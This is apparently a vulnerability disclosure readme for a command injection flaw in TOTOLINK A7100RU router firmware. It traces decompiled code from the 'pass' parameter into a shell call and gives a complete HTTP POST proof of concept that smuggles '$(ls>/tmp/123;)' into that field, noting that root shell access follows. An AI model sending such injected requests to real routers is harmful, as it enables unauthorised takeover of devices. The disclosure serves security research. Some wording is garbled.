rencvn and rencvn add a7100ru ... on Apr 1 History

..	
img	8 months ago
readme.md	8 months ago

readme.md

TOTOlink A7100RU Command injection vulnerability

Overview

- Manufacturer's website information：http://totolink.net/
- Firmware download address： http://totolink.net/home/menu/detail/menu_listtpl/download/id/185/ids/36.html

1. Affected version



Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

```
42  v25 = websGetVar(a1, "user", "");
43  v26 = websGetVar(a1, "pass", "");
44  v2 = websGetVar(a1, "type", "");
45  websGetVar(a1, "upbandwidth", "");
46  websGetVar(a1, "downbandwidth", "");
47  v27 = websGetVar(a1, "desc", "");
48  v3 = (_BYTE *)websGetVar(a1, "ipaddr", "");
49  v24 = websGetVar(a1, "accessLimit", "0");
50  v29 = websGetVar(a1, "idx", " ");
51  v4 = websGetVar(a1, "addEffect", "1");
52  if ( !strcmp(v2, "0") )
53  {
54    v28 = "*";
55  }
56  else
57  {
58    if ( !strcmp(v2, "1") )
59    {
60      v28 = "pppoe-server";
61      v5 = atoi(v4);
62      if ( v5 == 1 )
63        goto LABEL_4;
64LABEL_9:
65      if ( v5 == 2
66        && ((v19 = atoi(v29) - 1,
67             snprintf(v22, 64, "@login[%d]", v19),
68             Uci_Set_Str(30, v22, "username", v25),
69             Uci_Set_Str(30, v22, "password", v26),
70             Uci_Set_Str(30, v22, "authenticate", v28),
71             Uci_Set_Str(30, v22, "comment", v27),
```

The content obtained by the program through the pass parameter is passed to V26, and then V26 is brought into UCI_ Set_ In str() function

```
184     else
185       v9 = "Unknown ID";
186     break;
187 }
188 snprintf(v11, 1024, "uci set -c %s %s.%s.%s=\"%s\"", v8, v9, a2, a3, a4);
189 CsteSystem(v11, 0);
190 return 1;
191}
```

Format the A4 matched content into V11 through snprintf function, and then bring V11 into cstesystem function

```
    {
      v6[2] = (int)a1;
      v6[3] = 0;
      v6[0] = (int)&off_ABA4;
      v6[1] = (int)&off_ABA8;
      if ( a2 )
        printf("[system]: %s\r\n", a1);
      execv("/bin/sh", v6);
      exit(127);
      result = eval();
    }
```

The function directly brings user input into the execv function, which has a command injection vulnerability

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V7.4cu.2313_B20191024
2. Attack with the following overflow POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close

{"topicurl":"setting/setOpenVpnCfg",
"pass":"1$(ls>/tmp/123;)"}
```

The reproduction results are as follows:



Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell